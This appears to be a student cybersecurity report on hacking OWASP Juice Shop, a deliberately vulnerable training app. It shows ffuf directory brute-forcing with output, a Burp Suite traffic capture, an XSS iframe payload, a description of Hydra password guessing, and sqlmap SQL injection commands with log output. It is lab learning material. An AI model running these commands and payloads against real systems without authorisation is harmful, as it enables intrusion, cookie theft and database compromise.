



## Report on project cyber security Web security

### Hack (owasp juice shop)

#### First

we will prepare the work environment.

We will upload the site to Kali via dokur. Then, we will run it on Kali on the LocalHost 3000 server.



To search path Admin We use Tools call **ffuf**

The command → `ffuf -u http://juice-shop.herokuapp.com /FUZZ -w common.txt`

The command will search for admin path by **brut force**

```

Admin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
admin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
ADMIN [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
admin.php [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 87ms]
admin.cgi [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
admin.pl [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
admin_ [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
admin_area [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
admin_banner [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
admin_index [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
admin_interface [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
admin_login [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
admin_c [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
admin_logon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
admin2 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 93ms]
admin1 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 94ms]
admin4_account [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 93ms]
admin3 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 95ms]
admin4_colon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 93ms]
admin-admin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 93ms]
admincontrol [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
admin-console [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 96ms]
admincp [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 91ms]
adminhelp [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 87ms]
admin-interface [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 87ms]
administer [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
administr8 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
administracion [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 87ms]
administrador [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
administrat [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
administration [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
administratie [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
administrator [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
Administration [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 91ms]
administrators [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
administratoraccounts [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 87ms]
administrivia [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
adminlogin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
adminlogon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]


```

After search for admin path

It display all of Paths and take **200 OK , 300 , 400, 403**

We found Admin path is → **administration**

If we try it the website will display this message



This message mean we don't have allowed this page

Then this is admin page

Web structure

We used tool call **burp suit**

```

Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWYryoaQPNZEpzdKj fjOtD2A714KMVRXxnl g9BjBqw8mj 2wRD
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 If-Modified-Since: Fri, 27 Dec 2024 20:33:43 GMT
14 If-None-Match: W/"ea4-19409d332e6"
15 Te: trailers
16 Connection: close
17
18

```

We adjust the proxy settings

Then we open the site, burp suit will track the site signals and display them

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://juice-shop.herokuapp.com...	GET	/			304	927				✓
2	https://juice-shop.herokuapp.com...	GET	/rest/continue-code			200	1038	JSON			✓
3	https://juice-shop.herokuapp.com...	GET	/103.js			304	928	script	js		✓
4	https://juice-shop.herokuapp.com...	GET	/runtime.js			304	915	script	js		✓
5	https://juice-shop.herokuapp.com...	GET	/vendor.js			304	918	script	js		✓
6	https://juice-shop.herokuapp.com...	GET	/polyfills.js			304	916	script	js		✓
7	https://juice-shop.herokuapp.com...	GET	/main.js			304	917	script	js		✓
9	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-configuration			200	22426	JSON			✓
10	https://juice-shop.herokuapp.com...	GET	/assets/18/en.json			200	33291	JSON	json		✓
11	https://juice-shop.herokuapp.com...	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	831	JSON	io/		✓
12	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-version			200	909	JSON			✓
13	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-configuration			200	22426	JSON			✓
14	https://juice-shop.herokuapp.com...	GET	/api/challenges/?name=Score%20Bo...			304	829				✓
15	https://juice-shop.herokuapp.com...	GET	/api/challenges/?name=Score%20Bo...		✓	200	1538	JSON			✓
16	https://juice-shop.herokuapp.com...	GET	/rest/languages			200	5774	JSON			✓
17	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-configuration			200	22426	JSON			✓
18	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-configuration			200	22426	JSON			✓
19	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-version			200	909	JSON			✓
21	https://juice-shop.herokuapp.com...	GET	/rest/admin/application-configuration		✓	304	834				✓
23	https://juice-shop.herokuapp.com...	POST	/socket.io/?EIO=4&transport=polling&...		✓	200	724	text	io/		✓
24	https://juice-shop.herokuapp.com...	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	771	JSON	io/		✓
25	https://juice-shop.herokuapp.com...	GET	/socket.io/?EIO=4&transport=websock...		✓	101	145		io/		✓
26	https://juice-shop.herokuapp.com...	GET	/socket.io/?EIO=4&transport=polling&...		✓	200	747	text	io/		✓

This traffic in website

The structure


<https://juice-shop.herokuapp.com/#/> → mian page

<https://juice-shop.herokuapp.com/#/login> → login page

<https://juice-shop.herokuapp.com/#/administration> → admin page

<https://juice-shop.herokuapp.com/#/register>

XSS→



XSS → It is a loophole within websites that can be exploited so that the hacker can send a link, button, video, or JavaScript code to steal cookies or make the user enter another page and steal his data.

We use code → `<iframe src="Javascript:alert('XSS')">`


This command will input in any field (search, login ,....etc)

After we can send any code to steal data or steal cookies

## Hydra

This command from brut force

But it find password :By guessing, he calls a specific file containing many passwords and tries them one by one until he reaches the appropriate passwords. After that, the hacker tries until he reaches the appropriate password.




This command display many password



Maybe one of them is right.

## SQL Ingiction

This way to access database of website



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
root@kali:~# sqlmap -u "http://localhost:3000/login" --data="username=admin@juice-sh.op6password=123456" --dbs
zsh: bad pattern: ^[[200~sqlmap

root@kali:~# sqlmap -u "http://localhost:3000/login" --data="username=admin@juice-sh.op6password=123456" --dbs
sqlmap -u "http://localhost:3000/login" --data="username=admin@juice-sh.op6password=123456" --dbs
```

The terminal output includes a legal disclaimer and a list of tests performed by sqlmap:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:34:02 /2024-12-27/

[14:34:02] [INFO] testing connection to the target URL
[14:34:03] [INFO] testing if the target URL content is stable
[14:34:03] [INFO] target URL content is stable
[14:34:03] [INFO] testing if POST parameter 'username' is dynamic
[14:34:03] [WARNING] POST parameter 'username' does not appear to be dynamic
[14:34:03] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[14:34:03] [INFO] testing for SQL injection on POST parameter 'username'
[14:34:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:34:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:34:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:34:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:34:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```